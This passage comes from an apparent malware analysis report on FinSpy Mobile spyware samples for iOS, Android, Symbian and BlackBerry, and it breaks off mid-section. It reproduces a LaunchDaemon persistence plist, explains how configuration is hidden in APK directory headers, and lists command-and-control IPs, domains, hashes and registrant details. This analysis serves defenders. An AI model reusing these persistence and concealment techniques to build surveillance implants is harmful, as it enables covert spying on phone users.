
```
Certificate "Apple Root CA":
Will expire on 09.02.2035.
Your keychain contains this root certificate.
Certificate "Apple Worldwide Developer Relations Certification Authority":
Will expire on 14.02.2016.
Certificate "iPhone Distribution: Martin Muench":
Will expire on 03.04.2013.
SHA1 fingerprint: "1F921F276754ED8441D99FB0222A096A0B6E5C65".
```

The Application has been provisioned to run on the following devices, represented here by their Unique Device Identifiers (UDID):

```
31b4f49bc9007f98b55df555b107cba841219a21,
73b94de27cb5841ff387078c175238d6abac44b2,
0b47179108f7ad5462ed386bc59520da8bfcea86,
320184fb96154522e6a7bd86dcd0c7a9805ce7c0,
11432945ee0b84c7b72e293cbe9acef48f900628,
5a3df0593f1b39b61e3c180f34b9682429f21b4f,
b5bfa7db6a0781827241901d6b67b9d4e5d5dce8
```

The file is hidden using Spring Board options, and on execution the sample writes out logind.app to /System/Library/CoreServices. 'logind' exists on OSX but not normally on iOS.


It then installs: /System/Library/LaunchDaemons/com.apple.logind.plist



```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
      <key>Disabled</key>
      <false/>
      <key>Label</key>
      <string>home.logind</string>
      <key>OnDemand</key>
      <false/>
      <key>ProgramArguments</key>
      <array>
            <string>/System/Library/CoreServices/logind.app/logind</string>
            <string></string>
            <string></string>
      </array>
      <key>StandardErrorPath</key>
      <string>/dev/null</string>
</dict>
</plist>
```

This creates persistence on reboot. It launches the logind process, then deletes install_manager.app.

On reboot it runs early in the boot process with ID 47:



This then drops SyncData.app. This application is signed, and the provisioning stipulates: “Reliance on this certificate by any party assumes acceptance of the then applicable standard terms and conditions of use, certificate policy and certification practice statements.”

Further legal analysis would be necessary to determine whether the program violated the terms of use at the time of its creation.

This application appears to provide functionality for call logging:

```
/Users/adm/Code/development/FinSpyV2/src/iOS/CoreTarget/CoreTarget/
MobileLoggingDataTLV.m
_OBJC_METACLASS_$_MobileLoggingDataTLV
_OBJC_CLASS_$_MobileLoggingDataTLV
```

Exfiltration of contacts:


```
/Users/adm/Code/development/FinSpyV2/src/iOS/CoreTarget/CoreTarget/
GIAddressBookModule.m
/Users/adm/Library/Developer/Xcode/DerivedData/CoreTarget-
gqciilooqcckafgxlngvjezpbymr/Build/Intermediates/CoreTarget.build/Release-
iphoneos/SyncData.build/Objects-normal/armv7/GIAddressBookModule.o
-[XXXVIII_cI getAddresses:]
/Users/adm/Code/development/FinSpyV2/src/iOS/CoreTarget/CoreTarget/
GIAddressBookModuleData.m
```

Target location enumeration:

```
@_OBJC_CLASS_$_CLLocationManager
/Users/adm/Code/development/FinSpyV2/src/iOS/CoreTarget/CoreTarget/
GILocationManager.m
/Users/adm/Library/Developer/Xcode/DerivedData/CoreTarget-
gqciilooqcckafgxlngvjezpbymr/Build/Intermediates/CoreTarget.build/Release-
iphoneos/SyncData.build/Objects-normal/armv7/GILocationManager.o
```

As well as arbitrary data exfiltration, SMS interception and more.

SyncData.app exfiltrates base64 encoded data about the device (including the IMEI, IMSI etc) to a remote cellular number.



The 'logind' process attempts to talk to a remote command and control server, the configuration information for which appears to be stored in base64 encoded form in "SyncData.app/84C.dat".

The _CodeSignature/CodeResources file suggests that install manager drops logind.app, SyncData.app and Trampoline.app (Trampoline.app has not been examined).


```
org.logind.ctp.archive/logind.app/logind
org.logind.ctp.archive/SyncData.app/SyncData
org.logind.ctp.archive/trampoline.app/trampoline
```

Android

The Android samples identified come in the form of APKs.

```
2e96e343ac10f5d9ace680e456c083e4eceb108f7209aa1e849f11a239e7a682
0d798ca0b2d0ea9bad251125973d8800ad3043e51d4cc6d0d57b971a97d3af2d
72a522d0d3dcd0dc026b02ab9535e87a9f5664bc5587fd33bb4a48094bce0537
```

The application appears to install itself as “Android Services”:



It requests the following permissions:

```
android.permission.ACCESS_COARSE_LOCATION
android.permission.ACCESS_FINE_LOCATION
android.permission.INTERNET
android.permission.READ_PHONE_STATE
android.permission.ACCESS_NETWORK_STATE
android.permission.READ_CONTACTS
android.permission.READ_SMS
android.permission.SEND_SMS
android.permission.RECEIVE_SMS
android.permission.WRITE_SMS
android.permission.RECEIVE_MMS
android.permission.RECEIVE_BOOT_COMPLETED
android.permission.PROCESS_OUTGOING_CALLS
android.permission.ACCESS_NETWORK_STATE
android.permission.ACCESS_WIFI_STATE
android.permission.WAKE_LOCK
android.permission.CHANGE_WIFI_STATE
android.permission.MODIFY_PHONE_STATE
android.permission.BLUETOOTH
android.permission.RECEIVE_WAP_PUSH
```

The first 200 files in the apk are named “assets/Configurations/dummsX.dat”, where X is a number from 0-199. The files are 0 bytes in length. The file header entries in the compressed file are normal, but the directory header entries contain configuration information.


The code in the my.api.Extractor.getConfiguration() method opens up the APK file and searches for directory entry headers (PK\x01\x02) then copies 6 bytes from the entry starting at offset 36. These are the “internal file attributes” and “external file attributes” fields. The code grabs these sequences until it hits a 0 value. This creates a base64 encoded string.

The app decodes this string and stores it in a file named 84c.dat (similar to the iOS sample discussed earlier).

Here's the output from one of the samples:

```
KQIAAJBb/gAhAgAAoDOEAAwAAABQE/4AAAAAABAAAABgV/
4AAAAAAAAAAAAMAAAAQBX+AAAAAAAPAAAAcFj
+AG1qbV9BTkQMAAAAQGGEACwBAAANAAAAkGSEAIKHhoGDJgAAAHA3gA
BkZW1vLWRlLmdhbW1hLWludGVybmF0aW9uYWwuZGUbAAAAcDeAAGZmLWR
lbW8uYmxvZ2Rucy5vcmcMAAAAQDiAAFAAAAAMAAAAQDiAAFcEAAAMAAA
AQDiAAFgEAAAVAAAAcGOEACs0OTE3MjY2NTM4MDAWAAAAcGqEACs0OTg
5NTQ5OTg5OTA4DwAAAHBmhABtam1fQU5EDAAAAEBlhACmNqEPDAAAAEA
h/
gAoBAAADAAAAEANgAB7AAAADAAAAEBohAAAAAAADAAAAEA7gAAAAA
AACgAAAJBghACtEAoAAACQYoQAwAAJAAAAsGeEAAAIAAAAkMZxAIwAAA
CQeYQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEBAQEAAQ
EAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAPQAAAJA0RQA1AAAAoDN
FAAwAAABAQUUA6AMAAAwAAABAQEUALAEAAAkAAAAwQkUAAAwAAAC
QZIQAh4aFgQ==
```

The Base64 decoded hexdump is:



```
00000000  29 02 00 00 90 5b fe 00  21 02 00 00 a0 33 84 00  |)....[..!....3..|
00000010  0c 00 00 00 50 13 fe 00  00 00 00 00 10 00 00 00  |....P...........|
00000020  60 57 fe 00 00 00 00 00  00 00 00 00 0c 00 00 00  |`W..............|
00000030  40 15 fe 00 00 00 00 00  0f 00 00 00 70 58 fe 00  |@...........pX..|
00000040  6d 6a 6d 5f 41 4e 44 0c  00 00 00 40 61 84 00 2c  |mjm_AND....@a..,|
00000050  01 00 00 0d 00 00 00 90  64 84 00 82 87 86 81 83  |........d.......|
00000060  26 00 00 00 70 37 80 00  64 65 6d 6f 2d 64 65 2e  |&...p7..demo-de.|
00000070  67 61 6d 6d 61 2d 69 6e  74 65 72 6e 61 74 69 6f  |gamma-internatio|
00000080  6e 61 6c 2e 64 65 1b 00  00 00 70 37 80 00 66 66  |nal.de....p7..ff|
00000090  2d 64 65 6d 6f 2e 62 6c  6f 67 64 6e 73 2e 6f 72  |-demo.blogdns.or|
000000a0  67 0c 00 00 00 40 38 80  00 50 00 00 00 0c 00 00  |g....@8..P......|
000000b0  00 40 38 80 00 57 04 00  00 0c 00 00 00 40 38 80  |.@8..W.......@8.|
000000c0  00 58 04 00 00 15 00 00  00 70 63 84 00 2b 34 39  |.X.......pc..+49|
000000d0  31 37 32 36 36 35 33 38  30 30 16 00 00 00 70 6a  |1726653800....pj|
000000e0  84 00 2b 34 39 38 39 35  34 39 39 38 39 39 30 38  |..+4989549989908|
000000f0  0f 00 00 00 70 66 84 00  6d 6a 6d 5f 41 4e 44 0c  |....pf..mjm_AND.|
00000100  00 00 00 40 65 84 00 a6  36 a1 0f 0c 00 00 00 40  |...@e...6......@|
00000110  21 fe 00 28 04 00 00 0c  00 00 00 40 0d 80 00 7b  |!..(.......@...{|
00000120  00 00 00 0c 00 00 00 40  68 84 00 00 00 00 00 0c  |.......@h.......|
00000130  00 00 00 40 3b 80 00 00  00 00 00 0a 00 00 00 90  |...@;...........|
00000140  60 84 00 ad 10 0a 00 00  00 90 62 84 00 c0 00 09  |`.........b.....|
00000150  00 00 00 b0 67 84 00 00  08 00 00 00 90 c6 71 00  |....g.........q.|
00000160  8c 00 00 00 90 79 84 00  00 00 00 00 00 00 00 00  |.....y..........|
00000170  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
```

Note that the hostnames demo-de.gamma-international.de and ff-demo.blogdns.org are suggestive of a demo or pre-customisation version of the FinSpy Mobile tool and are similar to domains identified in our previous report.

We identified samples structurally similar to this sample that spoke to servers in the United Kingdom and the Czech Republic:

```
Sample: 0d798ca0b2d0ea9bad251125973d8800ad3043e51d4cc6d0d57b971a97d3af2d
Command and Control: 212.56.102.38
Country: United Kingdom
Company: PlusNet Technologies
```


```
Sample: 2e96e343ac10f5d9ace680e456c083e4eceb108f7209aa1e849f11a239e7a682
Command and Control: 80.95.253.44
Country: Czech Republic
Company: T-Systems Czech Republic
```

Note that the Czech sample speaks to the same command and control server previously identified by Rapid7.

Symbian


Samples for Nokia's Symbian platform were identified:

The first sample ("Symbian.sisx") identifies itself as "System Update" and appears to have been built on the 29th of May 2012, at 14:20:57 UTC.



The certificate is registered to a jd@cyanengineeringservices.com. WHOIS information indicates that www.cyanengineeringservices.com was anonymously registered (date of first registration: 07-Mar-07) with GoDaddy using Domains By Proxy. Although it includes an attractive front page that states "Mobile Software Development" for "Windows Mobile, iPhone, Android, Symbian and Blackberry," all links (e.g. "Products" "About Us" or "Contacts") lead to an "under construction" blank page.

The sample contains the following components:




The file "c:\sys\bin\updater.exe" provides the main implant functionality. This requests the following capabilities[1]:

```
PowerMgmt
ReadDeviceData
TrustedUI
SwEvent
NetworkServices
ReadUserData
WriteUserData
Location
```

Of special note is the use of TrustedUI. As mentioned in the security section of the Nokia developer notes for Symbian:

> "Trusted UI dialogs are rare. They must be used only when confidentiality and security are critical: for instance for password dialogs. Normal access to the user interface and the screen does not require this."

The second sample ("mysym.sisx") identifies itself as "Installation File" and appears to be signed by the "Symbian CA I" for "Cyan Engineering Services SAL (offshore)," unlike the previous sample, which was registered to jd@cyanengineeringservices.com.




1 A list of Nokia capabilities can be found here .

We identified "Cyan Engineering Services SAL (offshore)" as also listed as the registrant on the parked domain www.it-intrusion.com, (Created: 08-Dec-11, also with GoDaddy). However, it-intrusion.com does not have a protected registrant. The registrant is listed[2] as a company based in Beirut, Lebanon:

> Cyan Engineering Services SAL (offshore)Broadway Center, 7th Floor
> Hamra Street – Chouran 1102-2050
> Beirut, Beirut 00000
> Lebanon
> Domain Domain Name: IT-INTRUSION.COM
> Created: 08-Dec-11
> Expires: 08-Dec-13
> Updated: 08-Dec-11
> Administrative Contact: Debs, Johnny

The registrant information for Cyan Engineering Services SAL also connects to Gamma: the name "Johnny Debs" is associated with Gamma International: a Johnny Debs was listed as representing Gamma at the October 2011 Milpol in Paris, and the name occurs elsewhere in discussions of FinFisher.

Examination of this sample reveals the domain demo-01.gamma-international.de potentially indicating a demo or pre-customization copy.



The phone number +60123839897 also shows up in the sample. It has a Malaysian country code.

2 http://www.whoisentry.com/domain/it-intrusion.com

Blackberry

The identified samples contained the following files:

```
rlc_channel_mode_updater.cod
rlc_channel_mode_updater-1.cod
rlc_channel_mode_updater.jad
```

The .cod files are signed by RIM's RBB, RCR, and RRT keys. RBB stands for "RIM BlackBerry Apps API," which allows manipulation of BlackBerry apps, RCR stands for "RIM Crypto API," which allows access to crypto libraries, and RRT stands for "RIM Runtime API," which allows access to other phone functionality such as sending SMS messages.

The signature process is described in RIM's documentation [pdf] about the Blackberry Signing Authority. First, a developer registers a public key with the Blackberry Signing Authority. In order to obtain a signed application, the developer submits a signature request (including his identity and a hash of the binary) signed with his private key to the Signing Authority. The Signing Authority verifies that the signer is authorized to make requests, and, if so, replies with a copy of the hash signed with the relevant RIM private key. The developer then appends the signature to his binary.

The .jad file contains the following hashes for the .cod files:

